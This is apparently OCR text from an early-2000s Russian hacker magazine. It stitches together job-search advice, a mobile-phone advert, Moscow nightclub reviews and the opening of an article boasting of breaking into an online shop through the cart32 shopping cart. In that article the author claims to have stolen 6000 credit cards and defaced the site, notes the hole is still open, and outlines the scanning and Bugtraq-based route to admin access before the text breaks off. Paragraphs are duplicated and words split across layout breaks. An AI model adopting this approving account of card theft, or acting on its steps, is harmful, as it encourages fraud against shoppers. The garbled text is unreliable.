Обязательно загляни на сайты рекрутеров, например, кадровое агентство "КВАРТА" (www.agency-quarta.ru) специализирующееся на подборе персонала в области информационных технологий и телекоммуникаций. Там даже обещают бесплатно помочь "грамотно составить резюме, проконсультировать по вопросам поиска работы". Или специализированное кадровое агентство Enter: здесь тебе предложат попасть в базу данных специалистов и менеджеров рынка IT-технологий, и даже расскажут, есть ли вообще у хакеров шансы на получение серьёзной работы. Короче, смотри на www.osp.ru/enter/reviews.htm статью "Хакерство: как отделить вымысел от реальности", и узнаешь, что "укрепить внутреннюю систему безопасности за счет приема на работу "немало повидавших на своем веку компьютерных хулиганов" уже считается чуть ли не необходимостью. Понял фишку?
И вообще, сайты кадровых агентств - интереснейшие для нас с тобой источники информации. Если есть возможность повисеть в Инете - обязательно заполни как можно больше анкет

Теперь пришла пора двигать твоё свежеиспечённое резюме в народ. Самый дешевый и не напряжный способ - выложить резюме в Интернете и разослать его копии по рекрутинговым агентствам в твоей местности.

непосредственно на интернет-сайтах кадровых контор, это здорово увеличит вероятность успеха. Туча ссылок для тебя на www.job.ru/links. Заодно узнаешь кое-что из секретов успешного поиска работы, на такого рода сайтах частенько лежат подробные и толковые рекомендации и инструкции, кардинально облегчающие процесс поиска работы.
Думаю, ты и сам понимаешь, что чем больше людей будут поставлены в известность о том, что ты ищешь работу, тем больше шансов на успех. Лично я рассылал своё CV (Curriculum Vitae) целыми днями и ночами, настроив соответствующим образом программу WinFax и скормив ей лист из нескольких тысяч факсов потенциально интересных мне компаний. Ведь модем не зря называется факс-модемом, вот и пусть факсы шлёт. Особенно удобно рассылать CV ночами (я именно так и делал, типа "солдат спит, а служба идёт"), когда факсимильные аппараты "там" стоят "на автомате" и ты можешь полностью довериться своему компьютеру.

Роем землю

Ты задашь законный вопрос: "А где мне взять номера факсов компаний?" Искать, батенька, надо, искать. Обильную факсовую жатву можно произвести на www.mbtg.net или воспользоваться бумажной версией этого справочника. Или спеши на www.euroadress.ru и подумай, а не купить ли в личное пользование CD "АДРЕС МОСКВА 2001" (60 рублей), где содержатся более 120 тысяч телефонов и адресов всей столицы, и имеется возможность электронной выборки для последующей факсовой рассылки. Настраивай комп и вперёд!
В тот момент, когда ты наконец получишь приглашение на собеседование - можешь не сильно, но обрадоваться: тебя предпочли, значит ты чем-то лучше многих других. Не осрамись, заделайся в некотором роде разведчиком, постарайся выведать о компании, куда тебя приглашают на собеседование, как можно больше. Информация в нашем деле и в наше время - главный козырь!
На собеседовании не должно быть никаких экспромптов, люди "тёртые" заведомо готовят ответы на сложные вопросы. Поверь, что обычно при приёме на работу задают одни и те же вопросы, например, когда начнут проверять твои познания в иностранных языках, наверняка попросят рассказать о себе, своей учёбе, семье, величайших достижениях или идеальной работе. Довольно заподлянским выглядит предложение рассказать о своих слабых сторонах и допущенных тобой крупных ошибках. Нечем крыть? А если подготовиться заранее? Теперь понимаешь, что удачный экспромт - тот, что подготовлен заблаговременно? Ничего нового, правда? Точно так же нужно подготовить и вопросы. Наверняка тебе будет интересен вопрос с оплатой, рабочим временем и другие вопросы. Какие именно - нужно знать заранее. Естественный вывод: успех, особенно свой собственный, нужно подготовить заранее.
Другая сторона той же проблемы: твой внешний вид. Не поленись помыться, одеться так, как этого хочется работодателю (как правило, ему хочется видеть на тебе деловой костюм, а не костюм Адама в лунную ночь). Научись улыбаться и смотреть собеседнику в глаза. Кстати, все эти умения тебе обязательно пригодятся во время амурных похождений, ведь тётки - они ж типичные работодатели: понравишься - будут над тобой работать, не понравишься - пошлют в направлении ФРГ :))
Ну, о тётках - это разговор отдельный, в остальном же, к моему глубокому сожалению, перечислять все необходимые тебе навыки и умения не позволяют объём журнала и главный редактор, но о типичных моментах я тебе всё же рассказал. Попробуй отнестись к поиску работы, как к ролевой игре, и просто стань "нужным" персонажем. Пришла пора действовать самостоятельно, принимай решения, готовься к свершениям и не подкачай, я в тебя верю :))

GSM В ПОЛНОМ КОМПЛЕКТЕ

никакой абонентской платы



Оборудование сертифицировано. Лицензии Госкомсвязи России №8758, №10005.

посекундная тарификация

со второй минуты

В КОМПЛЕКТ ВХОДЯТ:

УЖЕ ПОДКЛЮЧЕННЫЙ ТЕЛЕФОН

ЧЕХОЛ ДЛЯ ТЕЛЕФОНА

ПОРТАТИВНОЕ УСТРОЙСТВО

HANDS FREE

А ТАК ЖЕ КАРТОЧКА БИ+

ДОСТУПНАЯ СВЯЗЬ GSM ОТ $75

все налоги включены

Офисы «БИ ЛАЙН»: Леснорядский пер., 18 ул. 8 Марта, 10, стр. 14 ул. 1-я Тверская-Ямская, 2, стр. 1

Генеральный представитель
«МОБАЙЛ ЦЕНТР»
Единая справочная: (095) 742-5555

«Пролетарская», Воронцовская ул., 35а
«Маяковская», Садовая-Кудринская ул., 22
«Парк Культуры», Зубовский б-р, 17
«Красные ворота», Садовая-Черногрязская ул., 13, стр. 1
«Проспект Мира», Проспект Мира, 61
«Октябрьская», Ленинский проспект, 11
«Аэропорт», Ленинградский пр-т, 44, стр. 1
«Новые Черемушки», Профсоюзная ул., 43, кор.1
«Красносельская», Краснопрудная ул., 26
«Арбатская», ул. Новый Арбат, 14
«Кунцевская», Рублевское шоссе, 14, стр.1
«Тульская», Большая Тульская ул., 44
«Охотный ряд», Тверская, ул. 5/6
«Новослободская», Новослободская ул., 4

722-6622
www.beeplus.ru

Би+

В какие клубы затусовать?

Как-то в прежних номерах коллега Сайдекс обозначил ряд московских компьютерных клубов, куда можно было бы затусовать на досуге для отдыха, тусы и прочего зажигалова.

Клубная пора again

Да вот выяснилось, что заглянув во всякий клуб, из описанных в обзоре, ты получал вовсе не зажигалово, а до боли знакомый комп, порой засифаченный тысячами рук и ног, быстрый, но также надоевший Инет, хамство админов, реальные бычки со стороны местных кул-какеров-квакеров, и тому подобный комплект сатисфэкшена. Короче, придя в чисто компьютерный клуб, ты получал продолжение работы, которая итак достала за домашним или рабочим компом. А ведь хотелось бы культурного отдыха, с девчонками, алкоголем, позитивным настроем и прочими составляющими распутной жизни :)...
Короче, вот меня тут и подбили написать некоторую шнягу о московских клубах, куда можно было б тусануть за полноценным отдыхом и недополученным зажигаловом.

"NETбуфет"

Сеть клубов, которая разворачивается по всей Москве. Я же заметил их отделение, расположенное в здании МархИ, т. е. московского архитектурного института, на улице Рождественка. Если ты богат знаниями географии московского центра, то можешь знать, что рядом с МархИ находился и находится другой известный клуб "компьютерной ориентации" - "Нирвана".

Очень симпатичный бар, особенно для студентов или обладателей студенческих билетов :). Маза в том, что по студням дают аж 50% скидки!



Со временем "Нирвана" явно опустилась, так и не открыв убитый на ремонт бар в подвале. И "позитивная молодёжь" постепенно перебралась из душного "компьютерного цеха", в просторы зала МАрхИ. Да и администрация Nirvana`ы aka "Рвани" не отрицает превосходства нового клуба: мероприятия по празднованию двухлетия "старого" клуба проходили именно в новом "NETбуфете".

Закончив с предисловиями, обозначим внутренности клуба. При описании интернет-клубов, в первую очередь принято обозначать количество компов, их модификацию, цены... Не будем исключением: 20 рабочих компов (600ые пни \m/\m/), с перспективой разгона до 40 рабочих мест (жалуются, что ставить некуда будет), цены - 76р за час с Инетом.
Очень симпатичный бар, особенно для студентов или обладателей студенческих билетов :). Маза в том, что по студням дают аж 50% скидки! Так, нехилая порция сосисок с картошкой и овощами студенту обойдётся не в 70, а 35р. Скидки не распространяются на спиртные напитки, но если приглядеться к съедобному меню, то понимаешь, что и при таком раскладе серьёзная экономия случается. Забыл сказать: пятидесятипроцентная халява распространяется и на Инет!
Алкогольных напитков тоже много, пиво недорогое: "Старопрамен" - 48 рэ за пол-литра, и 30 за тот же объём X-стильного пива - "Клинского".
В зале имеется большой телек, сцена, где периодически играют dj`и. По специальному запросу могут предоставить вертушки, так что если ты кул-диджей, то найдёшь себе достойное занятие в НетБуфете. Также из культурных явлений замечен локальный магазин журналов, видео и причудливых девайсов - гаджетов.

м. "Лубянка", "Кузнецкий мост", улица Рождественка, д. 11/1,


здание МАрхИ (правое крыло), тел. 924-5735
www.netbuffet.ru



Изначально пугающее название. Первые рекламные плакаты и флаеры, обязательно несли образ свалки битых, старых автомобилей. Клуб акцентирует внимание на собственном лояльном отношение к беспределу и “свалке”. Правда судя по критичному настрою клубной охраны, вывод приходит иной: при входе внутрь и выходе - диктат силы секьюрити.

“Свалка”

Изначально пугающее название. Первые рек-



ламные плакаты и флаеры, обязательно несли образ свалки битых, старых автомобилей. Клуб акцентирует внимание на собственном лояльном отношение к беспределу и “свалке”. Правда судя по критичному настрою клубной охраны, вывод приходит иной: при входе внутрь и выходе - диктат силы секьюрити. Хотя оно и понятно: в клуб приходит народ разношёрстный, и порой брутально настроенный: периодически устраиваются драки в клубе, о чём открыто написано на сайте заведения :).

По выходным здесь можно обнаружить именитых рокеров: Дельфина, Найка Борзова, IFK, “Четыре таракана” и других, не менее известных тружеников весла :). Помимо рока, здесь играет и электронная музыка. В основном звучит околокоммерческий хаус, данс-европоп и прочая байда, которую любят крутить на “прогрессивном” радио, при условии сохранения коммерческого формата.


По части интерьера многое понравилось: стилизовано под свалку, особо вставили кабинки авто, куда можно залезть втроём и потреблять алкогольные напитки :). Последний раз я посетил клуб в кампании двух корефанов, и местные тусовщики смотрели на нас с непониманием: что это три мужика в кабину залезли? Сюда же девок обычно приносят :).

По части теток, обстановка порадовала. У стойки постоянно тусуют девочки, которые бу-

дут не против, если ты предложишь им совместно выпить ;). Чем заправлять потенциальный объект гормональных страстей? Водкой? Мда... пошляк, вы, сударь! Хотя и отдать придётся лишь 40 рэ за 50 грамм "Гжелки". Но всё равно, не то... Так что водочку отложи для кентов, а даму угости фирменным коктейлем: "Белый кадиллак" из виски и сливок за 100 руб. вполне подойдёт! Если возникнет желание устроить пафос, воскликнув: "Самый крутой коктэйл для самой крутой тиолки! В натуре!", ты тоже не разоришься особо: спиртное, если не брать коньяк ХО, покоится в ценовом пределе до 160 деревянных.

Забыл сказать: за вход берут в среднем 60-140 рэ, в зависимости от дня недели и качества шоу-программы. На входе будь осторожен: могут помять. Есть некоторые возрастные ограничения: если тебе нет 18-ти, дуболобая охрана тебя не пустит :(. Но ты их всё равно уделаешь: по полиси клуба, ты можешь свободно войти, будучи несовершеннолетним, если обязуешься покинуть клуб в 23-00. Ну а после одиннадцати, естественно, никто тебя вылавливать и выгонять из клуба не станет ;).

м. "Профсоюзная", "Новые Черёмушки", ул.



Профсоюзная, д. 27, тел:
128-7823
www.svalka.net

"Пропаганда"

По слухам, любимый клуб главреда X. (Последний год он мне нравится все меньше и меньше. Народ там все хуже. "Афиша" сделала свое дело, - прим. Синтеза) С чего так вдруг любимый понятно: "Пропаганда" (aka "Пробка") - клуб чисто тусовочный, и к успевшим надоесть на работе компам никоим образом не относится. Клуб особо ценен созданной внутри атмосферой. Основная часть посетителей - стильно одетые молодые люди приятной наружности. Отсюда возникает некоторый трабл со входом в клуб: жёсткий, но справедливый фэйс-контроль, особенно для мужской части посетителей. Говорят, что пускают только позитивных людей, у которых "написано на лице" желание танцевать. Как обнаруживают это желание - непонятно, т. к. более заметно внимание к марке одежды посетителя, степени трезвости и прочим критериям, обычным для стандартного face control'я.

Самый популярный день в клубе - четверг, т. к. пускают на халяву. Внутри - нет свободного места, не продохнуть, так что посетители вылезают на улицу, дабы покурить там, потусовать. Там же собираются и "отверженные", которых внутрь не пустили фэйсконтрольщики :). Причем в теплые месяцы года, именно около клуба, а не внутри, разворачивается вся тусовка. Хех... жаль ночной магазин закрыли, это была просто Мекка всего народа из "Пробки". В общем, культурная жизнь кипит.

Те же, кто попадает внутрь, проталкиваются к имеющемуся бару. Цены не очень высокие: "Невское" пиво за пол-литра в разлив - 70 рэ, водка с колой - 100, бутылка минералки - 50. До 11 вечера работает кухня. Можно плотно подкрепиться, или взять чай с яблочным пирогом - 40 рэ.

Подкрепившись, можно и музыке внимание уделить. Прицел, исключительно на некоммерческую электронику: фанк, эйсид-джаз, трип-хоп, даб, клубный хаус. По иногда дням недели следует стилистическая разбивка. К примеру, по понедельникам раньше была "Эклектика", т. е. играли разную музыку за одну вечерину. Здесь резидентят наиболее классные хаус-диджеи Москвы, и именно за клубной/прогрессив вариацией сохраняется приоритет. Любителям зажигалова в стиле забойного транса или хэпи-хардкора тут делать нечего: угара не бывает, музыка не порождает спонтанных телодвижений, в общем, всё остаётся под контролем :).

Пожалуй, это наиболее интересное, но в том же время, чрезмерно снобское место из обзора (Это точно! Пафоса там много. Но все же, лучше чем во всех этих распальцованных "Галереях", "Джусто", "Циркусах" и прочих "Портфолио" - прим. Синтеза). Перед походом следует затовариться шмотками молодёжных демократичных марок - Diesel, UC Benetton, Sysley, Levis (generation line). Другими словами, если ты - достаточно модный молодой человек и не тормоз, то в "Пробке" ты себя будешь чувствовать нормально.

Почему-то мысли о марках одежды прервались CDR`ными про Ricoh, Teac, Yamaha. Вот она geek-болезнь! Но гикам тоже отдыхать

Известно, что клуб удобно расположен - рядом с Елисеевским магазином, прямо на Тверской. Удобство же помещения вызывает сомнения: небольшой подвал с маленьким танцполом и характерными жёлтыми стульями :).



нужно, порой с предварительной закупкой модного шмотья :).

м. “Китай-город”, Б. Златоустинский пер., д. 7, тел. 924-5732

“Протон”

Мекка рейверов. Тех, что ещё помнят “Рейволюцию” и вечеринки в клубе “Лес”, а также первые эфиры “Станции” в конце 95-го года. Здесь они могут свободно дышать: играют добротный, мясной транс, который трудно обнаружить где-либо ещё в городе.

У меня слово “рейвер” ассоциируется с веб-страничками 96-го года выпуска: смешно, наивно, но когда-то ультра-модно и радикально :). Так что если хочется взглянуть на то, “откуда всё пришло” - езжай в “Протон” и наблюдай молодёжь, всё ещё сохранившую веру в миф некоего X-generation, поколения девяностых. Хотя нехилая часть посетителей сложно соотносится с “поколением девяностых”: 15-17-летние мальчики-девочки.

Здесь часто играют известные диджеи, проводились культовые вечерины “Атмосфера” и “Сон в протон”. “Сон” организовывала “Станция”.

Меню радует невысокими ценами и наличием напитка “Хакер” :).

Как и “Свалка”, “Протон” расположен далеко не в центре city: рядом с Останкинской телебашней. Придётся некоторое время петлять в поисках “чистой рейверской энергии” :).

м. “ВДНХ”, ул. Академика Королёва, 13, тел. 217-3231



Супер-место, воспетое в саге о пингвинах из спеца про Linux. Реально колоритное: на стенах залита байка о путешествии супер лётчика Джао Да, барная стойка в виде крыла самолёта, различные предметы непонятного происхождения. Дизайн, одним словом :).


“Бункер”

Название взято у легендарного места начала 90-х.

Но является ли клуб продолжением этой легенды или неудачной пародией, неизвестно.

Известно, что клуб удобно расположен - рядом с Елисеевским магазином, прямо на Тверской. Удобство же помещения вызывает сомнения: небольшой подвал с маленьким танцполом и характерными жёлтыми стульями :).

Здесь устраивают дискотеки с попсовым хау-



сом и вполне терпимые after party с 6 до 9 утра (Ну да, конечно... я вот зашел в 6 утра в “Бункер”, там сидели 2 шлюхи и орали в караоке. Мне хотелось дать им по 100 руб, только чтобы они заткнулись. А вот вечерами да, хорошо, - прим. Синтеза). За электронной музыкой сюда ходить смысла нет. А вот забежать на рок-концерт какой-нибудь именитой команды - вполне можно. Здесь играли S.P.O.R.T, А. Ф.Скляр, “Ногу свело”, “Мегаполис” и другие звёзды эстрады :).

Можно залиться недорогим пивом за 40 рэ, спеть в караоке, взять водки за 30 рэ. За вход придётся отдать 200 рэ, если хочется на концерт, и 50 за дискотеку. Если же нет ни дискотеки, ни концерта - вход халявный. Но “дискотеки” я тебе не советую, попсово очень. А вот концерты там реально хорошие, стоит сходить.

Почему-то на сайте клуба до сих пор продолжается “текущая неделя” в 20-х числах сентября 2000-го года :). Так что устроителям клуба хочется напомнить, что паги надобно чаще обновлять актуальной инфой.

м.”Пушкинская”, ул. Тверская, д. 12, тел. 200-1506

“Китайский лётчик Джао Да”

Супер-место, воспетое в саге о пингвинах из спеца про Linux. Реально колоритное: на стенах залита байка о путешествии супер лётчика Джао Да, барная стойка в виде крыла самолёта, различные предметы непонятного происхождения. Дизайн, одним словом :).

Клуб часто проводит массированные акции: празднование Хэллоуина 31 октября, “Уличные музыканты”, постоянно привозят западных альтернативщиков. Ну и конечно, наши звёзды: “Два самолёта”, “Ленинград”, “Текиладжазз”, “Кирпичи”, etc. На концерты вход платный: 50-100 рублей, 40-80 - с флаером.

Неплохое меню. Можно качественно и недорого покушать. Порция баранины с варёной картошкой обойдётся в 130 рэ, стопка водочки столичной - 30, пол-литра “Сибирской короны” - 70, ликеры за 100-110.

Имеется, фэйс-контроль, но тамошние дяди придираются к посетителю минимально: главное, чтобы не сильно пьян был и без брутального настроя :). По полученным впечатлениям, это - один из лучших московских клубов, специализирующихся на живых концертах. Правда, если ты пойдёшь в клуб не на концерт, но посещение совпадёт с проведением оного, то наш совет: садись подальше от сцены - пожалей уши :). Лучше вместо перегруза ушных раковин попей зелёного чая, который заварят при тебе, да ещё посвятят в секреты чайного дела. Настоящая церемония, которая могла бы понравится романтичным дэвушкам :).

м. “Китай-город”, Лубянский проезд, д. 25, тел. 924-5611

И куда?

Вначале собирался рассказать о 8-10 московских клубах в одном материале. Не вместилось. Где-то было сказано слишком много, а где-то - неоправданно промолчал... Я обозначил лишь шесть интересных московских мест. В этом материале мы не планировали никаких рейтингов и конкретных рекомендаций. Выбирать тебе, но я бы всё же советовал обязательно зайти в “НетБуфет”, ибо именно этот клуб имеет все шансы воспроизвести атмосферу, царившую 2 года назад в “Нирване”. Также не лишним будет уделить внимание “Лётчику”, чей халявный диск ты мог получить вместе с “Афишей”.




ВЗЛОМАТЬ ОНЛАЙН МАГАЗИН ЗА 5 МИНУТ!

Игорь Лумпов aka Falcon 625 (root@falcon625.ru)

Что случилось?

В этой статье я расскажу о том, как совсем недавно был взломан онлайн-магазин. Интересующий сайт/сервер натянули через shopping cart, которая называется cart32.




Что есть cart32

Cart32 - стандартная корзина, куда кидают свои покупки клиенты онлайн-шопов. Нас эта тулза интересует в первую очередь своей дырявостью



Конечно же, супер-пупер безопасный Amazon тут ни при чём, но дырявую карту юзали и достаточно КРУПНЫЕ кампании...



Какие же баги присутствуют в cart32? Да там просто огромные дыры! Например, очень легко просмотреть пароли клиентов, даже в хешированном виде. Но об этом чуть позже.

Что же мне удалось сделать с сервером?

Все, что я хотел :). Во-первых, как уже было отмечено, сервер, на котором размещалась дырявая корзина, хостил у себя онлайн-магазин в связи с чем мне удалось забрать 6000 кред. Но на этом я не остановился и, после того как забрал все креды, решил сделать дефэйс.

С тем чтобы забрать креды проблем не было, а вот с дефэйсом пришлось немного повозиться.

Что пришлось сделать?

Сначала надо было добратся до кред. Это было сделано простыми манипуляциями через броузер за несколько минут, а вот для того чтобы отдефэйсить сайт, пришлось узнать пароль админа.

Как это все происходило

Описываемый магазин я буду называть www.victim.com, т. к. дыра в нем все еще не закрыта, и все тут написанное, при определённом стечение удачных обстоятельств, можно будет с легкостью повторить на практике :).

Итак, сначала я просканил www.victim.com на дырявые cgi'шники. Сканер ничего не нашел и я решил посмотреть, что есть на этом сайте. Бродил-бродил я по нему и наткнулся на shopping cart - он был cart32 и тут я вспомнил, что видел где-то что-то про этот карт32 и решил раскопать инфу о том, что же это такое. Я отправился на багтрэк и нашел кучу постингов про этот cart32, а в одном из них я нашел полезную инфу, как получить права админа. Через несколько минут админ был получен.

Так как cart32 используется на куче различных сайтов, я думаю, тебе будет интересно узнать, что же надо делать (было б неинтересно -

SecurityFocus.com

Sign - up | Your Account | About Us | About This Site | Advertise

Entire Site | cart32 | Search

Home | The Basics | Microsoft | Sun | Linux | IDS | Incidents | Virus

February 25, 2001

News
Vulnerabilities
Tools
Library
Products
Services
Multimedia
Bugtraq
Mailing Lists
Guest Feature
Calendar
Links

SEARCH

Search area | Search for | Help
Entire Site | cart32
Sort by: | Search

Matching records: 48
sort by date


Form Tampering Vulnerabilities in Several Web Shopping Cart Applications (advisories)
url: http://www.securityfocus.com/advisories/2072
Last modified on: 2000-2-1 - Relevance: 1.000000

[xforce@iss.net: ISSalert: ISS E-Security Alert: Form Tampering Vulnerabilities in Several Web-Based Shopping Cart Applications] (archive)
url: http://www.securityfocus.com/archive/1/44597
Last modified on: 2000-2-1 - Relevance: 1.000000

Multiple Vendor Web Shopping Cart Hidden Form Field Vulnerability (vulnerabilities)
url: http://www.securityfocus.com/bid/1237
Last modified on: 2000-2-1 - Relevance: 1.000000

Re: [xforce@iss.net: ISSalert: ISS E-Security Alert: Form Tampering Vulnerabilities in Several Web-Based Shopping Cart Applications] (archive)
url: http://www.securityfocus.com/archive/1/44785
Last modified on: 2000-2-3 - Relevance: 0.999999

